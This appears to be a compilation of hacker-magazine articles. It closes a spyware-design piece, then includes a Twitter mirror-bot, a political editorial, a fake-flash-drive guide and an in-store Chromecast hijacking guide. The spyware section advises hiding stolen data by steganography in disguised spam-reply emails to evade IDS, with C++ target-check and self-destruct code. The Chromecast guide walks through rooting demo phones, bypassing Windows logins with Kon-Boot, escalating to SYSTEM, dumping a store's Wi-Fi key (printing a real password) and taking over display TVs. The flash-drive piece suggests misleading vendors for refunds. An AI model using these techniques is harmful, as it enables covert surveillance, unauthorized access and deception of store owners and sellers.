The SANS Institute (SANS, 2016) has a lengthy list of well-known spyware/Remote Access Trojan ports. Some use ports that are often used by other well-known protocols, for example

Fire Hacker uses port 23 (Telnet)
Email Password Sender uses port 25 (SMTP)
CGI Backdoor uses port 80 (HTTP)

Other spyware and remote access Trojans use their own port. For example:

Remote Administration Tool - RAT uses ports 1095-1098
KAOS uses port 1212
Timbuktu uses port 407

Exfiltrating data using a common communications port is more effective. The traffic is more likely to appear to be innocuous. However, if individual packets are examined, for example, by an Intrusion Detection System (IDS), then the exfiltration still may be detected.

Therefore, I suggest an alternate methodology. I recommend utilizing standard email going out on port 25, and do so actually using email. It is possible to use port 25 for something other than SMTP (Simple Mail Transfer Protocol). But if packets are being analyzed, then this would be suspicious activity and likely to be detected. Certainly other spyware/remote access Trojans have done this, however the content of the email is the issue. Sending an email from the target machine is not complex and has been described in the first half of this article.

However, I recommend augmenting this process such that the email itself - its destination address and content - are not suspicious. I recommend setting up a Gmail (or similar) account that has a name related to spamming. A generic email like removeme@gmail.com, unlistme@gmail.com, or you can use a name associated with a real entity well known for spamming. The subject line will state "Remove

Me." In this way, any Intrusion Detection System or other monitoring software would see the outgoing email as simply a request to be removed from a spam list. This should appear to be routine traffic and not suspicious.

Once the destination is set so that it appears to be routing email traffic, the next issue is the content of the email. It is ineffective to simply place the data into the body of the email or to attach screenshots. This would likely trigger a well configured Intrusion Detection System. The email body will be a reply to a standard spam email. However, the portion of the email that purports to be the original spam that the user is asking to be removed from could have a logo that is a JPEG image file. The data to be exfiltrated will be stored within that JPEG using steganography. This makes the outgoing email appear to be a response to spam from some company, and the response is a routine request to be removed from the email list. Even direct and careful examination of the email content will not reveal any suspicious activity.

Targeting

Another issue with stealth is to have malware that targets a specific individual or organization. Many infamous spyware outbreaks, such as Stuxnet and Flame, became public knowledge because they infected many more machines than anticipated. The issue is to identify the domain or individual user. Advanced spyware technologies may provide more than one method for accomplishing this goal. There are techniques available now which allow for the detection of both the domain and the user. These techniques should be adapted for use in targeted spyware. If the spyware should happen to be copied to a machine that is not the target of an investigation, the software can cease spyware activities and simply lie dormant, or even self-destruct.

It is relatively simple to determine the domain on a Windows computer. Since at least the release of Windows 2000, it is possible to query the computer to determine what domain it is a part of. The Microsoft Developer Network provides a code example that can accomplish this task (Microsoft, 2014). However, that code example is large, perhaps too large for malware applications. Figure 9 has code that shows a 33-line function (including whitespace) that accomplishes the same goal. This code is in C++.

This code identifies the domain as well as individual machine. This makes it relatively easy to compare one or both of those properties against a target list and, if necessary, abort the attack. This code will function on computers running Windows 2000 or later. There are certainly other methods for accomplishing this goal (Barber, 2006). In the case of law enforcement agencies, the spyware can remain inert or even self-destruct should it be accidentally introduced to a machine that is not the subject of a valid warrant.


Self-Destruction

To further reduce the chance of detection, the spyware should self-destruct if the system is not on the target list. There are other triggers that might induce the self-destruct sequence. One being the expiration of a valid search warrant. The following image shows a simple self-destruct function that is common and, in fact, very similar functions can be found on various web pages. This code is written in C++ and is relatively short, making it ideal for malware purposes.

The code above is only one possible approach to self-destruction. There are myriad other possible approaches. One trivial example is to utilize a simple batch file that executes `del` from the command line, or similar BASH commands from a Linux shell can also be used. The key is for the loader portion of the malware to detect the parameters of the target machine and to determine if that system is on the target list. If not, the attack should be aborted and the malware should self-destruct, thus reducing the opportunity for the attack to be detected.


Conclusions

While malware creation was previously the domain of cyber criminals, it is now a weapon used in a variety of conflicts and in espionage. Spyware, in particular, is useful in investigations that require the monitoring of the target's computer communication. Spyware can also be used to legally monitor minor children or employees on a company network (with some limitations depending on your jurisdiction). It is important that spyware be both effective, and difficult to discover. This article introduced you to some techniques and concepts that would facilitate both goals. Combining the various techniques presented here, it is possible to have a software module that consists of fewer than 500 lines of code, making this very easy to either embed in other software or to create a small executable.



```
#define _WIN32_WINNT 0x0500

#include <windows.h>
#include <stdio.h>
#include <tchar.h>

void _tmain(void)
{
    TCHAR buffer[256] = TEXT("");
    TCHAR szDescription[8][32] = {TEXT("NetBIOS"),
        TEXT("DNS hostname"),
        TEXT("DNS domain"),
        TEXT("DNS fully-qualified"),
        TEXT("Physical NetBIOS"),
        TEXT("Physical DNS hostname"),
        TEXT("Physical DNS domain"),
        TEXT("Physical DNS fully-qualified")};
    int cnf = 0;
    DWORD dwSize = sizeof(buffer);

    for (cnf = 0; cnf < ComputerNameMax; cnf++)
    {
        if (!GetComputerNameEx((COMPUTER_NAME_FORMAT)cnf, buffer, &dwSize))
        {
            _tprintf(TEXT("GetComputerNameEx failed (%d)\n"), GetLastError());
            return;
        }
        else _tprintf(TEXT("%s: %s\n"), szDescription[cnf], buffer);

        dwSize = _countof(buffer);
        ZeroMemory(buffer, dwSize);
    }
}
```

Figure 9 - Identify the Domain



```
void SelfDestruct()
{
    TCHAR szModuleName[MAX_PATH];
    TCHAR szCmd[2 * MAX_PATH];
    STARTUPINFO si = {0};
    PROCESS_INFORMATION pi = {0};

    GetModuleFileName(NULL, szModuleName, MAX_PATH);

    StringCbPrintf(szCmd, 2 * MAX_PATH, SELF_REMOVE_STRING, szModuleName);

    CreateProcess(NULL, szCmd, NULL, NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, &si, &pi);

    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
}
```

Figure 10 - Self Destruction

References

Barber, S. (2006). “Retrieving a list of network computer names using C# “

Bellia, P. (2005). “Spyware and the Limits of Surveillance Law.” *Berkeley Technology Law Journal.* Vol 20(3) pp 1283-1344

Gallagher, R., Greenwald, G. (2014). “How the NSA Plans to Infect ‘Millions’ of Computers with Malware.” *The Intercept.*

Jarrett, H., Baille, M. (2009). “Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations.” Office of Legal Education Executive Office for United States Attorneys. `https://www.justice.gov/sites/default/files/criminal-ccips/legacy/2015/01/14/ssmanual2009.pdf`

Li, F., Lai, A. (2011). Evidence of Advanced Persistent Threat: A case study of malware for political espionage. Malicious and Unwanted Software (MALWARE), 2011 6th International Conference on. DOI: 10.1109/MALWARE.2011.6112333

Microsoft Developer Network (2014). “How to Determine If a Windows NT/Windows 2000 Computer Is a Domain Member” `https://support.microsoft.com/en-us/kb/179891`

Moore, A. (2000). “Employee Monitoring and Computer Technology: Evaluative Surveillance V. Privacy.” *Business Ethics Quarterly.* Vol 10 (3). pp 697-709. `http://dx.doi.org/10.2307/3857899`

SANS (2016). “Intrusion Detection FAQ: What port numbers do well-known Trojan horses use?” `http://www.sans.org/security-resources/idfaq/oddports.php`

A Parallel President on Twitter

by Richard Vardit

Over the past 12 years in Argentina, we had two presidents: first Néstor Kirchner for four years, and then his wife Cristina Kirchner for another eight years. In those past eight years, not one single press conference has been given. She used Twitter as a one-way propaganda instrument by blocking anyone who was not 100 percent in agreement with her opinion, in a kind of censorship.

By the end of 2014, I discovered that the President had blocked me on Twitter on her official account: @CFKArgentina. It is as unfair as it sounds: I couldn't see what the president of my country was tweeting, nor reply, retweet, or even quote. After some research (by that I mean a Twitter search: "@CFKArgentina blocked me"), I found that many more people were in the same situation.

So I decided to create a Twitter account that replicated in real time the same tweets as what the official presidential account was tweeting in order to bypass the restrictions produced by this blocking behavior, which is the closest thing to censorship in a democracy. The account that solved this problem was called @hosepink.

After a month online, this account received thousands of followers including journalists, economists, artists, and other political parties opposed to the current regime, using it to retweet, quote, and make comments as the tweets were exactly the same tweets as @ CFKArgentina without the blocking issue.

The account became a call to freedom of speech on Twitter, even with the knowledge that @hosepink was just a bot. The users created a parallel community with replies, quotes, and retweets through the tweets of this parallel president. The growth of the account occurred through user recommendations - one to another. I could see all kinds of mentions saying things like "hey bro follow @hosepink if you want to see what Cristina is tweeting," etc. This also enabled the retweets of journalists and other influential people that had been blocked from the main account to be seen once they were following @hosepink rather than @ CFKArgentina.

The new account reflected more honest opinion with each comment, because the users tweeted without fear of being blocked. It's human nature to embrace such a total freedom of speech.

Now Argentina's ex-president @CFKArgentina is still tweeting to her group, calling for resistance against the current democratic government and blocking retractors, so the account @hosepink is still working online, showing that there is no power greater than knowledge power.

The Next Step

In December of 2015, Cristina Kirchner's populist regime lost the elections after 12 years in power. The political followers of this government, known as "K," organized themselves into a resistance against the new democratic government. So the group became even more fanatical. After reading some tweets and thinking about the rhetoric of their super-devoted political followers, I decided to create a Twitter bot who was actually one of them, using psychological positive reinforcement.

How? I picked influencers including politicians, journalists, artists, businessmen, and workers' union representatives who were blind followers of Cristina Kirchner. I picked those who were so deeply involved in corruption cases while they were in government that they couldn't just go away or change their minds.

Now having the influencers list, I created a bot that said exactly the same things they did with minimal changes, just by reading their tweets via a Twitter API and broadcasting them all together in one account called @CFKGate. After this account had been online for three months, it had gained a couple of thousand followers and was growing every day - over 15,000 daily tweet impressions and 6,000 retweets in the last month alone.

What actually surprised me was that some of the influencers I mentioned before in the list who were responsible for generating all of the content in my account were actually following @CFKGate! Not only that, but they did likes and retweets of their own created tweets, promoting and interacting with the account @CFKGate as they believed that “I” agreed with them when the reality is that they only agreed with themselves.

At this time, @CFKGate is in constant growth and she has become a successful devoted political follower who is being invited to participate in meetings via direct messages. The conclusion is that I created a bot who is as smart as a fanatic political follower with just a few kilobytes.

What’s next? Who knows, maybe with some megabytes I might create a Twitter bot as intelligent as a dog.

Here is the mirror bot PHP code:

```
<?php
/**
 *
 * Reads last tweets since a last posted tweet id, if any, from a
➥ twitter account,
 * post those tweets in another selected account, saving last tweet
➥ id for the next loop
 * by @rvardit 2014
 *
 * call this script file every 2 minutes for example like this,
 * /2 * * * * wget http://yourdomain.com/tweetmirrorbot.php -O /tmp
➥/a.html
 *
 */
/* Load required lib files.
* uses twitteroauth/twitteroauth.php
* https://github.com/abraham/twitteroauth
*/
session_start();
require_once(‘twitteroauth/twitteroauth.php’);
// config.php
// define(‘CONSUMER_KEY’, ‘XXXXXXXXXXX’);
// define(‘CONSUMER_SECRET’, ‘XXXXXXXXXXX’);
require_once(‘config.php’);
$dbname = ‘twitter’;
$screen_name_read = ‘hosepink’; // tw account to read tweet from
➥ screen_name account
$screen_name_write = ‘hosepink’; // tw account to send tweets from
$screen_name = ‘CFKArgentina’; // twitter screen_name to search
➥ tweets
$debug=0;
// file to get/save last tweet_id
$last_tweet_id_file = $screen_name.’_last_tweet_id.txt’;
// get last tweet_id from file if nothing
if (file_exists($last_tweet_id_file)) {
$last_tweet_id = file_get_contents($last_tweet_id_file);
}
echo ‘last_tweet_id: ‘.$last_tweet_id.’<br>’;
/* Set user access tokens. */
$access_token[‘oauth_token’] = ‘XXXXXXXXoauth_tokenXXXXXXXX’;
$access_token[‘oauth_token_secret’] = ‘XXXXXXXXoauth_token_secretXXX
➥XXXXX’;
if($debug>1){
echo “<hr><h1>access_token</h1><pre>”;
print_r($access_token);
echo “</pre>”;
}
/* Create a TwitterOauth object with consumer/user tokens. */
```

```
$connection = new TwitterOAuth(CONSUMER_KEY, CONSUMER_SECRET,
➥ $access_token[‘oauth_token’], $access_token[‘oauth_token_secret’]
➥);
/* If method is set change API call made. Test is called by default.
➥ */
$content = $connection->get(‘account/verify_credentials’);
$c=(array)$content;
if($debug==1){
echo “<hr><h1>TwitterOauth</h1><pre>”;
print_r($c);
echo “</pre>”;
}
//https://dev.twitter.com/rest/reference/get/statuses/user_timeline
$filter=array();
$filter[‘screen_name’]=$screen_name;
$filter[‘exclude_replies’]=true;
$filter[‘include_rts’]=false;
if ($last_tweet_id){
$filter[‘since_id’]=$last_tweet_id; // 567797801678299137; //last
➥ tweet id from screen_name user
$filter[‘count’]=200;
}else{
$filter[‘count’]=1;
}
// recall last 200 tweets since last_tweet_id
$content=$connection->get(‘statuses/user_timeline’, $filter);
$c=(array)$content;
$c= array_reverse($c);
if($debug==1){
echo “<hr><h1>Last Tweets</h1><pre>”;
print_r($c);
echo “</pre>”;
}
// if there is any content to post then do it
foreach ($c as $key => $value) {
$v=(array)$value;
//the original tweet
echo($v[‘text’].’<hr>’);
// $tweettext = ‘#’.$screen_name.’ ‘.$v[‘text’];
$tweettext = $v[‘text’];
// do any changes to the tweet text here: replace words, links add/
➥remove words or links
$tweettext = substr($tweettext, 0, 140);
// post new Tweet here
$content = $connection->post(‘statuses/update’, array(‘status’ =>
➥ $tweettext ));
// delete las id file
unlink($last_tweet_id_file);
// save last_tweet_id to a file
file_put_contents($last_tweet_id_file, $v[‘id_str’]);
if($debug==0){
echo “<hr><h1>New Tweet</h1><pre>”;
print_r($content);
echo “</pre>”;
}
}
die;
?>
```

DARK BUBBLES

If there's anything we've learned from the nonstop carnival ride our nation has been on for the past couple of years, it's that many of us spend far too much time isolated from others who have different opinions and outlooks. It can be said that this was one of the factors in the surprising election results in November. If we are to survive and make any sort of progress, this growing habit must be quelled. Since hackers always seem to be in the middle of these things, we ought to use our creativity and innovative skills to figure out solutions that usually escape the mainstream.

We all tend to hang out and communicate with people who we see eye to eye with. This makes for a more peaceful existence, with arguments and debates kept to a minimum. And that same attitude often extends to our online presence. We spend our days and nights constantly reinforcing our beliefs by trading emails and social media posts with the people who generally agree with us. We develop our Facebook, Twitter, Instagram, etc. friends and followers with this in mind. And pretty soon, we find ourselves in a virtual bubble where we feel accepted and appreciated. We're aware that there's more to the world, but we try to shield ourselves from it whenever possible.

Of course, that's not always how it turns out. Most of us have probably experienced that annoying friend or relative who somehow finds their way into our social circle and makes our life a living hell by questioning our views or countering our facts with theirs. For these situations, a variety of solutions exist with names like de-friend, block, ban, ignore, or report. Once these weapons are deployed, our bubbles become safe again.

Clearly, this approach is designed to help our sanity and preserve the peace. But it doesn't actually solve the problem; it merely puts it off. And that's kind of what happened on Election Day: all of those people who weren't communicating with each other were surprised and shocked by the outcome. Polls simply weren't able to penetrate these protective shields. And many of us realized that the country we woke up in the next day wasn't the one we had thought we were living in.

Could this surprise have been prevented? Absolutely. Communication is key and it just wasn't pursued nearly enough over the course of the campaign. And there's more than enough guilt for everyone to share here. Whether it was refusal to cooperate with the other side or simply not acknowledging their existence, we created false environments that, like any fantasy, can only go on for so long before there's a rude awakening.

As hackers, we're particularly good at seeing when something isn't quite right, despite what we may be told. When pursuing a goal or working on a project, we often discover that the path it leads us on isn't the path we originally wanted to go down. In the end, we learn things we never expected to learn and wind up with a surplus of knowledge and, often, a sense of accomplishment. Usually, the rest of the world doesn't care. To most, we waste our time in these endeavors and it becomes tiresome trying to explain them. Yet we continue to try.

This quest for information, this insatiable desire for the truth, however inconvenient, is the very definition of what a hacker is. It's a trait that is sorely needed in fields like journalism or technology of all types. So we can't be surprised when we hear that oddities in electronic voting machine results were first noticed by a group of computer scientists. In true hacker style, rather than just accept the status quo, they started asking questions. And, as with any kid who gets into trouble for asking too many questions, they were met with hostility and suspicion. But they kept at it and, within a couple of days, over seven million dollars was raised for a recount in three states where the voting had been particularly close. It would have been easy to not put their reputation on the line or to, as so many Trump supporters delight in saying, "just deal with it." But when someone tells you to deal with something you find unacceptable, they are in effect telling you to just shut up and go away. They've been telling hackers that for a very long time and we just can't seem to get the message.


Regardless of the result (at press time, the recounts weren't finished, but we all know it's highly likely that "President Trump" will actually become a reality in 2017), we can never be bullied into submission. There is no system that can't be defeated, no set of rules that can't be thwarted with a little cleverness. A great example of this lies in our country's Electoral College system, a bizarre and antiquated relic of centuries past that allows a candidate with millions more votes to somehow lose the election. While most people favor its abolition, the means of doing that seem next to impossible, with large majorities of both houses of Congress and at least 38 states having to agree to do this within a set amount of time. Just hearing that is enough to make most people give up. But then, we heard the story of a computer scientist who stepped up to help design a possible workaround called the National Popular Vote Interstate Compact, where individual states simply agree to pledge their electors to the candidate who won the popular vote. It completely bypasses the need for a Constitutional amendment and only requires a total of 270 electoral votes from however many states sign on. They're already at 165, more than 60 percent of the way there, so this unconventional way of routing around a problem could actually work and get us past a barrier that most people believed was impenetrable. This workaround is currently being considered in Michigan and Pennsylvania and, if they agree, that number goes up to 201. As we learn over and over again, nothing is impossible with a little hacker ingenuity and alternative thinking.

But again, we can only come up with new ideas and new ways of doing things if we're open to alternative views and the possibility that we've had it all wrong. That means stepping outside of our bubbles and also moving away from the mainstream. This, also, carries a degree of risk. You've probably heard a lot of talk about something called "fake news," which allegedly played a big part in the election. In the past, it was easy to define what was "news" because it came in such limited supplies. It was also easy to control how people thought for the very same reason. Now, we have an abundance of information coming from all angles. And some of it is pretty insane, without question.

If you only get your news from people in the barbershop, you're only going to hear a particular perspective. If you turn on the TV, you'll hear something else. Add the radio, some magazines, and a bunch of alternative websites, and you've got a sizable collection of information to process and figure out. For many of us, that's too much work and so we take the easy route. That could mean never leaving the barbershop or just getting your news from your friends on Facebook, where it's easy for anything to look like legitimate news. It's believed that so many "fake news" stories were being passed around in these circles that they became the truth to many and actually helped put Trump in power under false pretenses. If true, this would be a very dangerous means of manipulation. But could the very story about "fake news" itself be an attempt at manipulation? It's certainly possible and shows why we need to always question *anything* we read. It didn't take long before we saw calls for the labeling and banning of "fake news" and, bizarrely, a list of suspicious news websites that supposedly were getting their marching orders from Moscow! While the potential damage caused by "fake news" is clear, we must also recognize the danger of entrusting anyone to tell us what is true and what is not, as truth is always subjective and prone to manipulation. This is a battle to engage in using *facts,* not a list.

If we're going to benefit from any of this, let's use this experience to encourage the questioning of everything and to start listening to the people with a whole different perspective. This doesn't mean we'll come to an agreement and start living in harmony. But at least we'll be armed with the facts and won't be living in a world that's not real. Only then are we truly equipped to fight for justice. And win.

We know the times ahead are scary for a lot of people. We feel it too. Not only will we not back down on those ideals we believe in, but we intend to become even more vocal and determined in fighting for what we see as right. Perhaps this is the environment we needed to really get things moving.



RESCUING FAKE MEMORY DEVICES

by Tau_Zer0

Part 1 - Detection

There is a scourge upon eBay and elsewhere these days: fake SD cards, flash drives, and similar memory devices. Maybe you already have one. Here's how to tell.

Method 1 - Chew Your Own Paw Off.

So you bought a memory device on eBay for a price that was too good to pass up. Perhaps 32 GB for $5. (Try to forget how silly this looks now if you're reading back issues. It was a great deal at the time.)

It says it's 32 GB. It reports that it has 32 GB. It formats successfully at 32 GB. But it has trashed some of your files.

So you test it. Write a file, read the file. OK, no problem. But the file you wrote last week is corrupt and won't read back. What gives?

Congratulations, you have a fake device. The manufacturer has perpetrated a fraud on you. The eBay (or other) vendor may be in on the con, or may be an innocent victim like you. These devices are diabolical, and can function for weeks before their true nature is known.

Here's how the con works. The device contains usually something less than one quarter of the advertised memory, but is wired in such a way as to report the full amount you "purchased." The FAT is intact, and contains entries for all the files you've written to the device, *but,* when you write beyond the actual memory area, the address lines point back and re-use earlier sectors, trashing the data they contained.

Thus your latest files are still good. As long as you stay within the first one quarter (for example) of the memory space, you're good. It's only after you take all those pictures of your recent trip to Bermuda that your earlier photos of the orgy with Beth and David get lost.

The intent of the con is, by the time you figure out that your device is just plain batty, the bloke who sold it to you is long gone.

Method 2 - H2testw.exe.

Get this Windblows executable anywhere on the Internet. It tests your memory device for its advertised memory and lets you know the scoop. No question. End of story.

Part 2 - Repair

Whoa there, don't get too exited. This procedure will *not* make your fake 32 GB device into a working 32 GB device. That would be magic - not happening.

What it *can* do is turn your useless, unreliable, can't-trust-it 32 GB garbage device into a working trustworthy 7.5 GB (for example) device.

1. Get yourself a good partition tool. Any will do. If you use Windblows and don't already have one, Paragon Partition Manager offers free trial options. [Insert standard I-don't-get-paid-for-the-plug disclaimer here.]

2. Offload and back up any files you have on the device. (Duh.)

3. Blow away all files, and then run H2testw.exe. Make note of the size of the "Data OK" area in GB. Multiply by 1024 to get MB, then knock off a couple hundred to be on the safe side. You needn't bother deleting the test files.

4. Blow away the partition.

5. Create a new partition for the number of MB you calculated, and leave the rest of the "space" unallocated. After all, it's not really there.

6. Format the partition, and then re-run H2testw.exe to verify that you have a smaller, albeit working memory device.

Part 3 - Exploitation

This section could be subtitled "Dealing With Your eBay Vendor." The first rule of eBay is, you do not enter feedback until the goods have been tested. In this case, with H2testw.

Vendors are terrified of negative feedback and will sometimes - against the rules - try to bargain with you to influence your report. Hold this Ace in your hand as long as possible. Tell them you still have it, in fact.

Where am I going with this? You might consider buying more of these devices.

Crazy as it sounds, these fake devices can actually be a good deal for the true amount of useable memory. (1) They are very cheap, especially if a vendor knows they are bad and wants to unload them quickly. And (2), if you play your cards right, you stand a better than even chance of getting some or all of your money back.

For example, I spent about $20 for six 32 GB flash drives recently. They are really 7 GB drives. That's still not bad compared to what you would pay in a store for 8 GB drives.

I have them packed into a powered seven-port hub (cheap, eBay) where they form a six-drive RAID 5 array for my Raspberry Pi. My Pi does all my torrent processing (through a privacy VPN, of course) and I was tired of it burning out small USB hard drives from heavy use.

The six flash drives give me 35 GB of work space plus parity, and a cool light show whenever a torrent is active. And... I got my money back for the drives. A free RAID. (Performance is vastly better than a single flash drive, but I have yet to accumulate data on reliability.)

Tips when dealing with a vendor:

Be quick. Always test memory devices with H2testw immediately upon receipt.

Be polite. If the drives arrived quickly, thank him (or her) for that first, even before you complain about the quality.

Never assume he knows the devices are fake. He may have been suckered just like you, in which case you are the messenger his first impulse is to shoot. After all, you are the bearer of the bad news that his entire inventory is bogus. Have a little patience if he doesn't immediately offer you his firstborn child as compensation.

Include in your correspondence the output from H2testw, for which there is a convenient "Copy to clipboard" button.


Describe the mechanics of the con. If the vendor is dirty, he'll know immediately that the jig is up, but I've had vendors suggest that I'm putting it in the wrong way or other such nonsense. Be specific.

Mention that the cost of postage to send the device back would be more than the original purchase value.

Ask what the vendor will do to correct the situation.

He (or she - I don't mean to be sexist) may offer a partial refund. It's up to you how far to push things. You may or may not stretch the truth that you bought these device(s) in good faith (you didn't), and/or that they are entirely useless (they are not, as per the above).

The more of us who shine a spotlight on this fraud in a timely fashion, the less attractive it will be to sell these fake devices. Good luck.



Having Fun with In-Store Chromecast

by lol-md4
lol-md4@riseup.net

If you've ever used Chromecast (more generally Google Cast), you'll know how easy it is to send something (often a video) to your TV so others can enjoy. And any consumer electronics store (I'll cover Best Buy, but others are by no means exempt) will be sure to have Internet-connected TVs nowadays. So why not tap into all this potential that these TVs have?

Nowadays, Best Buy has two Wi-Fi networks (with three ESSIDs): BestBuyGuest, BBYDemo, and BBYDemoFast. All in-store "demo" devices (smartphones, TVs, laptops, etc. that are on display) are connected to either BBYDemo or BBYDemoFast; they're on the same subnet so both give you access to the same devices. The PSK for the Demo networks, by the way, is "blue1966" at the time of this writing. If this still works at your Best Buy, go ahead and skip to the "casting" section.

Getting the Wi-Fi Password via Android Devices

But what if they change it? (I sure hope they do!) Well, recall that all demo devices are connected to the same network. All of them have the password stored in plaintext, so it's clearly a secret that's very hard to keep. You'll just need to find a machine that will give you root/admin access and retrieve the password from it.

I got the current one by rooting Android devices running 4.4 using Towelroot. Since Best Buy censors `towelroot.com`, download tr.apk before you go and save it to your smartphone. You could also save it to a personal mirror or a file sharing service. When you arrive, look for the old, cheap Android devices.

Search `Settings - About Device` for the Android version and, if it's 4.4, Bluetooth tr.apk over. Now just install and run tr.apk. If it doesn't work (and you have time to wait for the device to reboot), try some of the modstrings as found on towelroot's website. I've had luck with temproot (you only need root once, after all). Otherwise, move on to another device until you root one. If you can't find any 4.4 devices (quite possible by the time you read this), you may have some luck with KingoRoot. It seems like a gimmick to me, but many have reported success with it.

Now that you have root, getting the password is the easy part. Just hit up the Play Store and search for "Wi-Fi Password" or similar. There should be an abundance of apps, but I recommend "WiFiKeyshare" because it's Free/Libre OSS. Notice that when you open the app, you will not be prompted for root access. This is because the SU binary placed by Towelroot grants all access by default. (If you used KingoRoot, you may be prompted.)

Select the Wi-Fi network all the devices in the store are connected to and hit "View Password". Good! Skip to the "casting" section below.

Getting the Password Using Windows Machines

Using Kon-Boot to get admin

No luck with the phones? Most of the Windows machines do not allow customers administrator privs, but if you do find one, skip down to retrieving the PSK below.

Meanwhile, Kon-Boot is an awesome bit of commercial software that lets you bypass login screens and escalate to admin if you have physical access. Plus, this method should work on all Windows machines. After writing it to a USB, just boot to it on the target machine. (You might have to disable Secure Boot in the UEFI settings first.) When you get to the login screen, try to login as the administrator if present or anyone else if not. Now just type literally anything (longer than 0 characters) and press Enter. If it worked, you'll be logged in.

Do `Win+R - cmd.exe Enter`. If you're in System32, cd to another directory. Do `copy C:\Windows\cmd.exe cmk.exe` followed by `cmk.exe`. If all goes well (BSODs are possible), this new command prompt is running as nt-authority\system!

Retrieving the PSK

Via the command line

Just run `netsh wlan show profile ➥ name=BBYDemo key=clear`. Find the password under `Security Settings - Key Content`.

Via the GUI

Right click on `Start` (or press `Win-X`) then open `Control Panel - Network and Sharing Center`. Click the `Connection: Wi-Fi` link. In the Wi-Fi status window, click `Properties`. In the Wi-Fi properties window, click on the `Security` tab and check `Show Characters`.

Casting Videos!

Chromecast

You're in the Demo network. Now what? Most, if not all of the TVs on the network, support Google Cast or screen mirroring. Open a supported app (*cough*YouTube*cough*), open what you want to play, and hit this button:

You'll be presented with a list of TVs/Chromecast devices to cast to. Most are named after their size (e.g. LG60L337 = 60"), so pick the largest one you can find and head to the opposite corner of the store. Pretend to shop for items and hit play!

Screen Mirroring

In case you'd like to cast an app that doesn't support Google Cast (such as a web browser), open `Settings - Display & Lights` and then scroll down to `Cast`. Check `Enable Wireless Display` in the menu and choose a device. Be careful though, as this casts your entire screen once connected. So if you're showing off an OEM theme or have icons in your notification bar, those could be used to identify you and kick you out. So perhaps you should stick to Google Cast apps. Have fun!

References and Suggested Material

- Towelroot: `https://towelroot.com`
- modstrings: `https://towelroot.com ➥/modstrings.html`
- KingoRoot: `https://www.kingoapp ➥.com/`
- Kon-Boot: `http://piotrbania.com ➥/all/kon-boot/`
- Big Bill Hell's, a pretty fun video to blast: `https://youtu.be/4sZuN0xXWLc`

